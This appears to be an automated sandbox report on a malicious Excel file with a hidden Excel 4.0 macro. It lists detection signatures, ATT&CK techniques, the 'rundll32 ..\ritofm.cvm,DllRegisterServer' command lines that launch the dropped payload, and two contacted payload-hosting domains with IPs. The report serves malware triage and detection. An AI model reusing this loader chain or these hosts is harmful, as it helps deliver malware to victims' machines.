ID: 412137
Sample Name:
46747509_by_Libranalysis.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:43:40
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 46747509_by_Libranalysis.xls

Overview


General Information

Sample Name:	46747509_by_Libranalysis.xls
Analysis ID:	412137
MD5:	46747509aca01f6.
SHA1:	8bcb09a42a6245..
SHA256:	00da3dfab496ea6.
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6764 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 7064 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7088 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
46747509_by_Libranalysis.xls	4%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
signifysystem.com	0%	Virustotal		Browse
fcventasyservicios.cl	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false	• 0%, Virustotal, Browse	unknown
fcventasyservicios.cl	192.185.32.232	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://login.microsoftonline.com/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://shell.suite.office.com:1443	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://autodiscover-s.outlook.com/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://cdn.entity.	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://cortana.ai	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://api.aadrm.com/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://api.microsoftstream.com/api/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://cr.office.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://graph.ppe.windows.net	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://store.office.cn/addinstemplate	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://web.microsoftstream.com/video/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://graph.windows.net	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://dataservice.o365filtering.com/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
